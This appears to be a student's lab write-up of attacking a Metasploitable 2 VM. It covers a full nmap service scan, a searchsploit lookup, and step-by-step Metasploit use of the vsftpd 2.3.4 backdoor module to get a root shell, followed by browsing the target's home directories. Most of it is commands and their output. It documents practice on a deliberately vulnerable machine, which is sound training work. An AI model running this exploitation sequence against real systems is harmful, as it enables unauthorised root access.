
Metasploitable 2


IP 192.168.10.5

I use sudo netdiscovered to identify the MV IP



Nmap scan

Result from Nmap scan





```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- -sV -A -sT -O 192.168.10.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-31 15:11 GMT
Nmap scan report for 192.168.10.5
Host is up (0.00095s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.10.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
```

|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp open domain ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2 111/tcp rpcbind
| 100000 2 111/udp rpcbind
| 100003 2,3,4 2049/tcp nfs
| 100003 2,3,4 2049/udp nfs
| 100005 1,2,3 36226/udp mountd
| 100005 1,2,3 59919/tcp mountd
| 100021 1,3,4 42684/udp nlockmgr
| 100021 1,3,4 59221/tcp nlockmgr
| 100024 1 34758/tcp status
|_ 100024 1 46926/udp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login?
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
| mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 9
| Capabilities flags: 43564
| Some Capabilities: Support41Auth, ConnectWithDatabase, SupportsTransactions, Speaks41ProtocolNew, SupportsCompression, LongColumnFlag, SwitchToSSLAfterHandshake
| Status: Autocommit
|_ Salt: <tV3;j*-BClt&Xl9rT-$
3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2024-07-31T15:14:38+00:00; -1s from scanner time.
5900/tcp open vnc VNC (protocol 3.3)
| vnc-info:
| Protocol version: 3.3
| Security types:
|_ VNC Authentication (2)
6000/tcp open X11 (access denied)

```
6667/tcp  open  irc        UnrealIRCd
| irc-info:
|   users: 2
|   servers: 1
|   lusers: 2
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:04:24
|   source ident: nmap
|   source host: BAAF933C.554FE7D2.FFFA6D49.IP
|_  error: Closing Link: ubstlwgky[192.168.10.4] (Quit: ubstlwgky)
6697/tcp  open  irc        UnrealIRCd (Admin email admin@Metasploitable.LAN)
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp  open  http       Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
8787/tcp  open  drb        Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
34758/tcp open  status     1 (RPC #100024)
35701/tcp open  java-rmi   GNU Classpath grmiregistry
59221/tcp open  nlockmgr   1-4 (RPC #100021)
59919/tcp open  mountd     1-3 (RPC #100005)
MAC Address: 08:00:27:66:95:73 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/
o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h19m59s, deviation: 2h18m34s, median: -1s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2024-07-31T11:13:55-04:00
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE
HOP RTT     ADDRESS
1   0.95 ms 192.168.10.5
```


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 254.32 seconds

```
┌──(kali㉿kali)-[~]
└─$
```



Ftp

FTP port is open and there is an explooit for it




```
┌──(kali㉿kali)-[~]
└─$ searchsploit vsftpd 2.3.4
------------------------------------------------------------------------------------------------------------------------------------------
---------------------------------
 Exploit Title                                                                                                                  |  Path
------------------------------------------------------------------------------------------------------------------------------------------
---------------------------------
vsftpd 2.3.4 - Backdoor Command Execution                                                                                       | unix/remote/
49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                                                                          | unix/
remote/17491.rb
------------------------------------------------------------------------------------------------------------------------------------------
---------------------------------
```


Shellcodes: No Results

```
┌──(kali㉿kali)-[~]
└─$ msfcouncle
msfcouncle: command not found

┌──(kali㉿kali)-[~]
└─$ msfcounsol
msfcounsol: command not found

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: To save all commands executed since start up to a file, use the
makerc command


 _                                                    _
/ \   /\       __                    _   __  /_/ __
| |\  / | _____   \ \         ___   _____ | | /  \ _   \ \
| | \/| | |___\ |- -|   /\    / __\ | -__/ | || | || | |- -|
|_|   | | | _|__  | |_  / -\ __\ \  | |    | | \__/| |  | |_
      |/  |_____/  \___\/ /\ \\___/   \/     \__|    |_\
\___\


      =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > searchsploit vsftpd 2.3.4
[*] exec: searchsploit vsftpd 2.3.4

------------------------------------------------------------------------------------------------------------------------------------------
---------------------------------
 Exploit Title                                                                                                                |  Path
------------------------------------------------------------------------------------------------------------------------------------------
---------------------------------
vsftpd 2.3.4 - Backdoor Command Execution                                                                                     | unix/remote/
49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                                                                          | unix/
remote/17491.rb
------------------------------------------------------------------------------------------------------------------------------------------
---------------------------------
Shellcodes: No Results
msf6 > options

Global Options:
===============

  Option           Current Setting    Description
  ------           ---------------    -----------
```

ConsoleLogging	false	Log all console input and output
LogLevel	0	Verbosity of logs (default 0, max 3)
MeterpreterPrompt	meterpreter	The meterpreter prompt string
MinimumRank	0	The minimum rank of exploits that will run without explicit confirmation
Prompt	msf6	The prompt string
PromptChar	>	The prompt character
PromptTimeFormat	%Y-%m-%d %H:%M:%S	Format for timestamp escapes in prompts
SessionLogging	false	Log all input and output for sessions
SessionTlvLogging	false	Log all incoming and outgoing TLV packets
TimestampOutput	false	Prefix all console output with a timestamp

Starting the Metasploit Framework

Search for Exploit on Metasploit



Setting the Exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.10.5
rhost => 192.168.10.5
```

More setting

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set chost 192.168.10.4
chost => 192.168.10.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set cport 12345
cport => 12345
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST    192.168.10.4     no        The local client address
   CPORT    12345            no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.10.5     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Exploit FTP and test “ls” command

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.10.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.10.5:21 - USER: 331 Please specify the password.
[+] 192.168.10.5:21 - Backdoor service has been spawned, handling...
[+] 192.168.10.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.10.4:12345 → 192.168.10.5:6200) at 2024-07-31 15:50:19 +0000

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
```

Metasploit exploit

Here I use metasploit framework to exploit the FTP

To start metasploit

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: To save all commands executed since start up to a file, use the
makerc command

       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > searchsploit vsftpd 2.3.4
[*] exec: searchsploit vsftpd 2.3.4

 Exploit Title                                              |  Path
------------------------------------------------------------ ---------------------------------
vsftpd 2.3.4 - Backdoor Command Execution                   | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)      | unix/remote/17491.rb

Shellcodes: No Results
msf6 > options
```

Search for the exploit in Metasploit

```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
```


use Options

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.10.5
rhost => 192.168.10.5
```

configure my payload

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set chost 192.168.10.4
chost => 192.168.10.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set cport 12345
cport => 12345
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST    192.168.10.4     no        The local client address
   CPORT    12345            no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.10.5     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

exploit FTP



Output from 192.168.10.5

whoami
root
cd home
ls
ftp
msfadmin
service
user
cd ftp
ls
ls -al
total 8
drwxr-xr-x 2 root nogroup 4096 Mar 17 2010 .
drwxr-xr-x 6 root root   4096 Apr 16 2010 ..
cd ..
ls
ftp
msfadmin
service
user
cd service
ls
ls -ls
total 0
ls -la
total 20
drwxr-xr-x 2 service service 4096 Apr 16 2010 .
drwxr-xr-x 6 root   root   4096 Apr 16 2010 ..
-rw-r--r-- 1 service service 220 Apr 16 2010 .bash_logout
-rw-r--r-- 1 service service 2928 Apr 16 2010 .bashrc
-rw-r--r-- 1 service service 586 Apr 16 2010 .profile

```
cd .profile
sh: line 20: cd: .profile: Not a directory
cdmod +x .profile
sh: line 21: cdmod: command not found
chown +x .profile
chown: invalid user: `+x'
cd ..
ls
ftp
msfadmin
service
user
cd msfadmin
ls
vulnerable
cd vulnerable
ls
mysql-ssl
samba
tikiwiki
twiki20030201
ls -la
total 24
